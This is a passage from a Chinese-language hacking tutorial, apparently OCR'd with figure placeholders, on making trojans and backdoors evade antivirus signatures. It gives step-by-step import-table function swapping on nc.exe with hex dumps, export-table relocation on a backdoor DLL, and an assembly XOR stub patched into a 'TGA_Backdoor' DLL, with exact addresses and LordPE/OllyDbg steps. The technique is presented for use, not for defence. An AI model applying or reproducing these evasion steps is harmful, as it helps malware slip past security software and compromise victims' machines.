9。

4、函数位置调换法

Windows的API函数太多了，有很多是所占字节相同的，有很多是成对出现的，比如用于地址解析的gethostbyaddr和getaddrbyhost，这样的函数一般会出现在网络程序中，当然也包括木马程序，如果特征码定位到这样成对出现并且所占字节相

同的函数上时，我们就可以直接将它们进行调换，这里只是举了一个简单的例子，所占字节相同的函数有N多，不单纯指这一种。




图18




图19

还是以nc.exe为例，首先将脱壳后的文件unpacker.exe载入到C32ASM中，已知其输入表的文件偏移地址为0x1b000，假设特征码定位到如图20所示的gethostbyname上，我们就可以将它与其上的gethostbyaddr进行调换，然后修改IMAGE_DATA_THUNK的结构内容就可以了。

```
0001B510: 00 68 74 6F 6E 73 00 37 00 67 65 74 73 65 72 76  .htons.7.getserv
0001B520: 62 79 6E 61 6D 65 00 33 00 67 65 74 68 6F 73 74  byname.3.gethost
0001B530: 62 79 61 64 64 72 00 34 00 67 65 74 68 6F 73 74  byaddr.4.gethost
0001B540: 62 79 6E 61 6D 65 00 0C 00 69 6E 65 74 5F 6E 74  byname...inet_nt
0001B550: 6F 61 00 74 00 57 53 41 43 6C 65 61 6E 75 70 00  oa.t.WSACleanup.
```

图20

我们首先记录下这两个函数的地址：

函数名	File Offset	RVA地址
gethostbyaddr	1B527	1B527
gethostbyname	1B537	1B537

然后使用LordPe载入unpacker.exe，单击“FLC”计算这两个函数所对应的RVA地址，其实上面我们都知道这个程序没有节偏移的问题，所以RVA与文件偏移地址是一样的，到这里所需要的信息就都准备齐了。

最后，将两个函数在C32ASM中调换位置，保存后退出，如图21，然后使用LordPe载入文件，单击“目录”打开“输入表”对话框，选中WS2_32.DLL，在其下的内容中找到上面的两个函数，将其地址进行调换后保存退出就完成了，完成后运行程序，它又生龙活虎的执行起来了。

```
0001B520: 62 79 6E 61 6D 65 00 33 00 67 65 74 68 6F 73 74  byname.3.gethost
0001B530: 62 79 6E 61 6D 65 00 34 00 67 65 74 68 6F 73 74  byname.4.gethost
0001B540: 62 79 61 64 64 72 00 0C 00 69 6E 65 74 5F 6E 74  byaddr...inet_nt
```

图21

来总结一下，输入表的修改不外乎DLL文件的修改和特定API函数的修改，修改的方法就是移位，因为如果删除或者增加某些数据都将导致程序无法正常运行（网上有些奇怪的免杀方法，虽然暂时能起到作用，但不推荐使用，比如在函数名上加上空格），所以只有一种思路，就是在里面移位，而移位过程中有两个最关键的问题，第一是地址的计算，这个在1中我已经作了详细的说明，要注意区别好，第二就是移位完成后要修改谁的问题，如果移动的DLL文件，我们修改的就是IMGAE_IMPORT_DESCRIPTOR结构对应的内容，也就是LordPe中输入表对话框中上面的内容，如果是API函数的移位，我们就要修改LordPe中输入表对话框下面的内容，它对应于IMAGE_DATA_THUNK的内容，关于这两个结构在winnt.h中都有详细的描述，安装了VC的朋友可以打开仔细看看它们到底长的什么样子。

PE结构的一个难点就是输入表，主要是因为结构太多，寻址方式复杂，最好的方法就是结合PE结构图、LordPe自己手动计算寻找几次，然后通过查看某些PE文件操作的编程代码理解具体的结构及寻址算法。

四、针对输出表的免杀

输出表是相对于输入表而言的，当我们编写一个DLL文件时，实际上是在建立一些能够被exe文件、DLL文件引用的函数集合而已，当DLL文件的函数被其它文件使用就称为输出。还是上面提到的问题，动态链接库产生的原因就是能够及时更新库，而使用该库的程序不需要再重新编写代码，这个功能就是由输出表来完成，当PE装入某个PE文件时，它会根据所需要DLL文件的输出表来纠正PE文件的IAT，从而保证在DLL库文件更新的同时不影响程序的执行。

1、输出表重建法

输出表的重建其本质上还是对输出表进行移位从而躲过特征码的定位，手动修改太浪费时间，我们还是使用工具来完成，以hacker.dll（一个后门程序的DLL文件）为例进行简单的说明，首先将hacker.dll文件载入LordPe中（这里为了方便的操作，我们使用LordPE的豪华版），单击“目录”，在弹出的界面中单击输出表后面的H字母，就会查看到输出表的位置，如图22，输入表的起始地址为0x4AC0，然后我们返回LordPe的主界面，单击“区段”，如图23，通过分析不难看出输出应该位于.rdata段中。




图22




图23

输出表修改的一个技巧就是跨区段进行修改，所以我们要先判断原输出表的位置，然后在.data段上点右键选择“16进制编辑区段”，黑色的部分就是该区段的空间范围，我们在

这里面选择一个空区域，比如0x5440，然后运行pemove.exe，如图24，将要修改的文件拖入程序中，然后在“ExportTables File Offset”后面输入5440，别忘记勾选“备份”，然后再单击“重建”按钮，这样就重建完成了。




图24

2、输出表加密处理

加密技术在免杀中用的地方有很多，大家要学会活学活用，当然这里的加密处理并没有像SMC等加密术那样强大，我们只是稍微的用几行汇编指令将特征码进行一些小小的改变，以TGA_Backdoor_3.0汉化版里面的DLL文件来举例说明，先使用文章1中的方法使用LordPe定位其输出表的位置，假设特征码定位的位置为如图25所示的12个字符。




图25

记录下特征码的起始文件偏移地址为36394，然后将dll文件载入LordPe中，计算其VA地址为7F306F94，使用OD将DLL文件载入，记录其原入口点地址7F2DE153，如图26，然后在OD中寻找0区域，以7F306FA4为例加入如下的代码：

```
pushad ;将所有的寄存器入栈保存
mov ebx,7F306F94 ;字符串地址传送到EBX中
mov ecx,3;设置计数器用于循环3次
mov eax,dword ptr [ebx];使用寄存直接寻址方式将字符串传送到EAX中
xor eax,11111111;对字符串进行简单的异或处理实现加密
mov dword ptr [ebx],eax;将加密处理好的数据写回原程序
add ebx,4;调整字符指针指向下一个4字节首地址
loopd 7F306FAF;循环执行3次
popad;所有寄存器出栈
jmp 7F2DE153;跳转到程序的正常入口处
```




图26

写入完成后，如图27所示，选中上面写入的代码，在OD中点右键，选择“复制到可执行文件”——“选择”，在弹出的窗口中选择“保存到文件”，保存为encrypt.dll，然后使用LordPE载入DLL文件，首先将其区段的属性的权限设置为最大，2、4、8分别表示可执行、可读、可写，最大就是这几个属性都有，也就是2+4+8＝0xe，将每一个区段的第一个字符修改为E，然后将入口点修改为00036FA4，这是RVA地址，上面我们写入第一条指令的地址为VA地址，需要减去基址才可以。

修改完成后使用OD载入修改后的DLL文件，按F8单步走，循环三次执行到**7F306FBE ^\E9 9071FDFF jmp encrypt.7F2DE153**时停止，在OD的“命令栏”中输入**dd 7F306F94**，查看内存的变化，如图28所示，从图中可以看到原来的字符内容变成了“46 11 66 67 62 61 63 78 7F 65 77 46”，这时候我们需要使用C32ASM，再次打开修改后的DLL文件，将我们假设的特征码位置处的代码修改为OD中的运行结果，如图29所示，这样修改后才能保证OD在运行的时候使用正常的字符串。




图27




图28

